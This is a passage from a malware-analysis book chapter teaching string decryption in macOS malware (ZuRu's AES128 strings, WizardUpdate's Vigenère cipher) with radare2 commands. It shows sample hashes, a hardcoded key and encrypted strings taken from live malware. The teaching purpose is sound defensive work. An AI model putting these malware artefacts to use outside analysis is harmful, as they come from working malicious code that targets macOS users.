At this point, I suggest going back to the list of functions we identified at the beginning of the chapter and see what they do, and whether it's best to skip them or modify their return values (or whether either option will do). You might want to look up the built-in help for listing and setting breakpoints (from a command prompt, try db?) to move quickly through the code. By the time you've done this a few times, you'll be feeling pretty comfortable about tackling other samples in radare2's debugger.

Summary

If you're starting to see the potential power of r2, I strongly suggest you read the free online radare2 book, which will be well worth investing the time in. By now you should be starting to get the feel of r2 and exploring more on your own with the help of the ? command and other resources. As we go into further challenges, we'll be spending less time going over the r2 basics and digging more into the actual malware code.

In the next chapter, we're going to start looking at one of the major challenges in reversing macOS malware that you are bound to face on a regular basis: dealing with encrypted and obfuscated strings.

06

Techniques for String Decryption in macOS Malware with Radare2

So far, you should have a good idea how to use radare2 to quickly triage a Mach-O binary statically and how to move through it dynamically to beat anti-analysis attempts. But sometimes, no matter how much time you spend looking at disassembly or debugging, you'll hit a roadblock trying to figure out your macOS malware sample's most interesting behavior because much of the human-readable 'strings' have been rendered unintelligible by encryption and/or obfuscation.

That's the bad news; the good news is that while encryption is most definitely hard, decryption is, at least in principle, somewhat easier. Whatever methods are used, at some point during execution the malware itself has to decrypt its code. This means that, although there are many different methods of encryption, most practical implementations are amenable to reverse engineering given the right conditions.

Sometimes, we can do our decryption statically, perhaps emulating the malware's decryption method(s) by writing our own decryption logic(s). Other times, we may have to run the malware and extract the strings as they are decrypted in memory. We'll take a practical look at using both of these techniques through a series of short case studies of real macOS malware.

First, we'll look at an example of AES 128 symmetric encryption used in the recent macOS.ZuRu malware and show you how to quickly decode it; then we'll decrypt a Vigenère cipher used in the WizardUpdate/Silver Toucan malware; finally, we'll see how to decode strings dynamically, in-memory while executing a sample of a notorious adware installer.

Although we cannot cover all the myriad possible encryption schemes or methods you might encounter in the wild, these case studies should give you a solid basis from which to tackle other encryption challenges. We'll also point you to some further resources showcasing other macOS malware decryption strategies to help you expand your knowledge.

For our case studies, you can grab a copy of the malware samples we'll be using from the following links (all are Mach-O file types):

1. macOS.ZuRu - 9873cc929033a3f9a463bcbca3b65c3b031b3352
2. WizardUpdate - 3c224d8ad6b977a1899bd3d19d034418d490f19f
3. Adware Installer - e978fbcb9002b7dace469f00da485a8885946371


Don't forget to use an isolated VM for all this work: these are live malware samples and you do not want to infect your personal or work device.

Breaking AES Encryption in macOS.ZuRu

Let's begin with a recent strain of new macOS malware dubbed 'macOS.ZuRu'. This malware was distributed inside trojanized applications such as iTerm, MS Remote Desktop and others in September 2021. Inside the malware's application bundle is a Frameworks folder containing the malicious `libcrypto.2.dylib`. The sample we're going to look at has the following hashes:

md5 b5caf2728618441906a187fc6e90d6d5
sha1 9873cc929033a3f9a463bcbca3b65c3b031b3352
sha256 8db4f17abc49da9dae124f5bf583d0645510765a6f7256d264c82c2b25becf8b

Let's load it into r2 in the usual way and consider the simple sequence of reversing steps illustrated in the following images.



Getting started with our macOS.ZuRu sample

As shown in the image above, after loading the binary, we use `ii` to look at the imports, and see among them CCCrypt (note that I piped this to `head` for display purposes). We then do a case insensitive search on 'crypt' in the functions list with `afll~+crypt`.

If we add `[0]` to the end of that, it gives us just the first column of addresses. We can then do a for-each over those using backticks to pipe them into `axt` to grab the XREFS. The entire command is:

```
> axt @@=`afll~crypt[0]`
```


The result, as you can see in the lower section of the image above, shows us that the malware uses CCCrypt to call the AESDecrypt128 block cipher algorithm.

AES128 requires a 128-bit key, which is the equivalent of 16 bytes. Though there's a number of ways that such a key could be encoded in malware, the first thing we should do is a simple check for any 16 byte strings in the binary.

To do that quickly, let's pipe the binary's strings through the `awk` command line tool and filter on the `len` column for '16': That's the fourth column in r2's `iz` output. We'll also narrow down the output to just cstrings by grepping on 'string', so our command is:

```
> iz | awk '$4==16' | grep string
```

We can see the output in the middle section of the following image.



Filtering the malware's strings for possible AES 128 keys

We got lucky! There's two occurrences of what is obviously not a plain text string. Of course, it could be anything, but if we check out the XREFS we can see that this string is provided as an argument to the `AESDecrypt` method, as illustrated in the lower section of the above image.

All that remains now is to find the strings that are being deciphered. If we get the function summary of `AESDecrypt` from the address shown in our last command, **0x348b**, it reveals that the function is using base64 encoded strings.

```
> pds @ 0x348b
```

```
[0x00000000]> pds @ 0x348b
0x0000348b str.cstr.quwi38ie87duy78u
0x0000349d call rax
0x000034aa call sym.imp.objc_alloc
0x000034ba call sym.imp.objc_alloc
0x000034c3 str.initWithBase64EncodedString:options:
0x000034ed call r9
0x000034f4 str.AES128DecryptWithKey:
0x00003506 call rcx
0x00003508 void *instance
0x0000350b call sym.imp.objc_retainAutoreleasedReturnValue
0x00003510 str.initWithData:encoding:
0x0000352b call r9
0x00003541 call rax
0x0000354b call rax
0x00003555 call rax
0x00003557 void *instance
0x0000355b int type
0x00003563 call sym.imp.objc_storeStrong
0x00003568 void *instance
0x0000356c int type
0x00003570 call sym.imp.objc_storeStrong
0x00003575 void *instance
0x00003579 int type
0x0000357d call sym.imp.objc_storeStrong
0x0000358e sym.imp.objc_autoreleaseReturnValue
[0x00000000]>
```

Grabbing a function summary in r2 with the pds command

A quick and dirty way to look for base64 encoded strings is to grep on the "=" sign. We'll use r2's own grep function, ~ and pipe the result of that through another filter for "str" to further refine the output.

```
> iz~=~str
```


```
[0x00000000]> iz~=~str
12  0x00034ade 0x00034ade 24  25   6.__TEXT.__cstring       ascii oPp2nG8br7oIB+5wLoA6Bg==
13  0x00034af7 0x00034af7 24  25   6.__TEXT.__cstring       ascii ZqbGwMYAUvkg5Lz8VpUQdg==
14  0x00034b10 0x00034b10 44  45   6.__TEXT.__cstring       ascii Df/zJ7A+969QzoN8q5FpFoZAhWGARtofQgcoZ3f7N/0=
19  0x00034b7d 0x00034b7d 21  22   6.__TEXT.__cstring       ascii %@%@.%@?ver=1.2&id=%@
33  0x00034c56 0x00034c56 29  30   6.__TEXT.__cstring       ascii ==========888888888 code:@%@
35  0x00034c7c 0x00034c7c 35  36   6.__TEXT.__cstring       ascii ==========888888888 identifier:@%@
36  0x00034ca2 0x00034ca2 86  91   6.__TEXT.__cstring       utf8  /Users/erdou/Desktop/mac注入/sendRelease3.1/crypto.2/AFNetworking
locks=Basic Latin,CJK Unified Ideographs
104 0x0003550d 0x0003550d 85  90   6.__TEXT.__cstring       utf8  /Users/erdou/Desktop/mac注入/sendRelease3.1/crypto.2/AFNetworking
ocks=Basic Latin,CJK Unified Ideographs
177 0x00035f15 0x00035f15 11  12   6.__TEXT.__cstring       ascii !$&'()*+,;=
178 0x00035f21 0x00035f21 5   6    6.__TEXT.__cstring       ascii %@=%@
186 0x00035f7e 0x00035f7e 10  11   6.__TEXT.__cstring       ascii %@;q=%0.1g
196 0x0003602d 0x0003602d 91  96   6.__TEXT.__cstring       utf8  /Users/erdou/Desktop/mac注入/sendRelease3.1/crypto.2/AFNetworking
n.m blocks=Basic Latin,CJK Unified Ideographs
239 0x000364da 0x000364da 35  36   6.__TEXT.__cstring       ascii form-data; name="%@"; filename="%@"
241 0x00036512 0x00036512 20  21   6.__TEXT.__cstring       ascii form-data; name="%@"
243 0x0003652c 0x0003652c 32  33   6.__TEXT.__cstring       ascii multipart/form-data; boundary=%@
352 0x00036ecb 0x00036ecb 54  55   6.__TEXT.__cstring       ascii T^{__SCNetworkReachability=},R,N,V_networkReachability
408 0x000373c8 0x000373c8 52  53   6.__TEXT.__cstring       ascii Platform2 == PLATFORM_MACOS && "unexpected platform"
12  0x00038ea8 0x00038ea8 24  25   16.__DATA.__cfstring     ascii cstr.oPp2nG8br7oIB+5wLoA6Bg==
13  0x00038ec8 0x00038ec8 24  25   16.__DATA.__cfstring     ascii cstr.ZqbGwMYAUvkg5Lz8VpUQdg==
14  0x00038ee8 0x00038ee8 44  45   16.__DATA.__cfstring     ascii cstr.Df/zJ7A+969QzoN8q5FpFoZAhWGARtofQgcoZ3f7N/0=
19  0x00038fa8 0x00038fa8 21  22   16.__DATA.__cfstring     ascii cstr.%@%@.%@?ver=1.2&id=%@
33  0x00039148 0x00039148 29  30   16.__DATA.__cfstring     ascii cstr.==========888888888 code:@%@
35  0x00039188 0x00039188 35  36   16.__DATA.__cfstring     ascii cstr.==========888888888 identifier:@%@
177 0x00039848 0x00039848 11  12   16.__DATA.__cfstring     ascii cstr.!$&'()*+,;=
178 0x00039868 0x00039868 5   6    16.__DATA.__cfstring     ascii cstr.%@=%@
186 0x00039908 0x00039908 10  11   16.__DATA.__cfstring     ascii cstr.%@;q=%0.1g
239 0x00039c88 0x00039c88 35  36   16.__DATA.__cfstring     ascii cstr.form-data; name="%@"; filename="%@"
241 0x00039cc8 0x00039cc8 20  21   16.__DATA.__cfstring     ascii cstr.form-data; name="%@"
243 0x00039d08 0x00039d08 32  33   16.__DATA.__cfstring     ascii cstr.multipart/form-data; boundary=%@
[0x00000000]>
```

A quick-and-dirty grep for possible base64 cipher strings

Our search returns three hits that look like good candidates, but the proof is in the pudding! What we have at this point is candidates for:


1. the encryption algorithm – AES128
2. the key – "quwi38ie87duy78u"
3. three ciphers – "oPp2nG8br7oIB+5wLoA6Bg==, ..."

All we need to do now is to run our suspects through the appropriate decryption routine for that algorithm. There are online tools such as Cyber Chef that can do that for you, or you can find code for most popular algorithms for your favorite language from an online search. Here, we implemented our own rough-and-ready AES128 decryption algorithm in Go to test out our candidates:



A simple AES128 ECB decryption algorithm implemented in Go

We can pipe all the candidate ciphers to file from within r2 and then use a shell one-liner in a separate Terminal window to run each line through our Go decryption script with the candidate key.



Revealing the strings in clear text with our Go decrypter


And with a few short commands in r2 and a bash one-liner, we've decrypted the strings in macOS. ZuRu and found a valuable IoC for detection and further investigation.

Decoding a Vigenère Cipher in WizardUpdate Malware

In our second case study, we're going to take a look at the string encryption used in a recent sample of WizardUpdate malware. The sample we'll look at has the following hashes:

md5 0c91ddaf8173a4ddfabbd86f4e782baa
sha1 3c224d8ad6b977a1899bd3d19d034418d490f19f
sha256 73a465170feed88048dbc0519fbd880aca6809659e011a5a171afd31fa05dc0b

We'll follow the same procedure as last time, beginning with a case insensitive search of functions with "crypt" in the name, filtering the results of that down to addresses, and getting the XREFS for each of the addresses. This is what it looks like on our new sample:



Finding our way to the string encryption code from the function analysis

We can see that there are several calls from `main` to a decrypt function, and that function itself calls `sym.decrypt_vigenere`.

Vigenère is a well-known cipher algorithm which we will say a bit more about shortly, but for now, let's see if we can find any strings that might be either keys or ciphers.

Since a lot of the action is happening in `main`, let's do a quick `pds` summary on the main function.

```
[0x100005300]> pds @ main
;-- entry0:
;-- _main:
;-- func.100005300:
;-- rip:
0x100005312 int64_t arg2
0x100005312 str.LBZEWWERBC
0x100005319 int64_t arg1
0x100005322 int64_t arg2
0x100005322 str.Nua3ZspaovcZ0wLbFnm0j6CkEs9fq9OI1QHqsEiJw8a0LE5P98guZ2m9fImntlFZutWX99cZZqRMcjh1j8PR
0x100005329 int64_t arg1
0x100005337 int64_t arg1
0x10000533b int64_t arg2
0x10000533f int64_t arg3
0x100005343 sym.decrypt_std::__1::basic_string_char__std::__1::char_traits_char___std::__1::allocator_char_____
__1::allocator_char____ ()
```

Using pds to get a quick summary of a function

There are at least two strings of interest. Let's take a better look by leveraging r2's `afns` command, which lists all strings associated with the current function.

```
[0x100005300]> afn?
Usage: afn[sa]   Analyze function names
| afn [name]             rename the function
| afn base64:encodedname  rename the function
| afn.                   same as afn without arguments. show the function name in current offset
| afna                   construct a function name for the current offset
| afns                   list all strings associated with the current function
| afnsj                  list all strings associated with the current function in JSON format
[0x100005300]> afns
0x100005312 0x100007d07 str.LBZEWWERBC
0x100005322 0x100007d12 str.Nua3ZspaovcZ0wLbFnm0j6CkEs9fq9OI1QHqsEiJw8a0LE5P98guZ2m9fImntlFZutWX99cZZqRMcjh1j8PR
0x100005476 0x100007d67 str.L8GuYtgNc0KI1a6gGKmKONaOLIDHEokMAQzhFzAunJYvXOO_CogKZa7gtCARA4QBFG9qi9BN1buVGKmKONaOLIDHEokM
0x1000054c2 0x100007dc4 str.MAID
0x10000551f 0x100007dcb str.rrQ8BEk5pvwZ06mffDeXMNUPKPkaE8WUOqVNHj1xn4pKxG0X9P42J871pCaeQjxTAOpJpo7HxMDpnBhK
0x10000556b 0x100007e1c str.API_URL
```

r2's afns can help you isolate strings in a function

That gives us a few more interesting looking candidates. Given its length and form, my suspicion at this point is that the "LBZEWWERBC" string is likely the key.

We can isolate just the strings we want by successive filtering. First, we get just the rows we want:

```
> afns~:1..5
```

And then grab just the last column (ignoring the addresses):

```
> afns~:1..5[2]
```

Then using `sed` to remove the "str." prefix and `grep` to remove the "{MAID}" string, we end up with:


```
[0x100005300]> afns~:1..5[2] | grep -v MAID | sed 's/str.//g'
Nua3ZspaovcZ0wLbFnm0j6CkEs9fq9OI1QHqsEiJw8a0LE5P98guZ2m9fImntlFZutWX99cZZqRMcjh1j8PR
L8GuYtgNc0KI1a6gGKmKONaOLIDHEokMAQzhFzAunJYvXOO_CogKZa7gtCARA4QBFG9qi9BN1buVGKmKONaOLIDHEokM
rrQ8BEk5pvwZ06mffDeXMNUPKPkaE8WUOqVNHj1xn4pKxG0X9P42J871pCaeQjxTAOpJpo7HxMDpnBhK
[0x100005300]>
```

Access to the shell in r2 makes it easy to isolate the strings of interest

As before, we can now pipe these out to a "ciphers" file.

```
> afns~:1..5[2] | grep -v MAID | sed 's/str.//g' > ciphers
```


Let's next turn to the encryption algorithm. Vigenère has a fascinating history. Once thought to be unbreakable, it's now considered highly insecure for cryptography. In fact, if you like puzzles, you can decrypt a Vigenère cipher with a manual table.



The Vigenère cipher was invented before computers and can be solved by hand


One of the Vigenère cipher's weaknesses is that it's possible to discern patterns in the ciphertext that can reveal the length of the key. That problem can be avoided by encrypting a base64 encoding of the plain text rather than the plain text itself.

Now, if we jump back into radare2, we'll see that WizardUpdate does indeed decode the output of the Vigenère function with a base64 decoder.



WizardUpdate malware uses base64 encoding either side of encrypting/decrypting


There is one other thing we need to decipher a Vigenère cipher aside from the key and ciphertext. We also need the alphabet used in the table. Let's use another r2 feature to see if it can help us find it. Radare2's search function, `/`, has some crypto search functionality built in. Use `/c?` to view the help on this command.



Search for crypto materials with built-in r2 commands


The `/ck` search gives us a hit which looks like it could function as the Vigenère alphabet.

OK, it's time to build our decoder. This time, I'm going to adapt a Python script from here, and then feed it our ciphers file just as before. The only differences are I'm going to hardcode the alphabet in the script and then run the output through base64. Let's see how it looks.




Decoding the strings returns base64 as expected

So far so good. Let's try running those through `base64 -D` (decode) and see if we get our plain text.



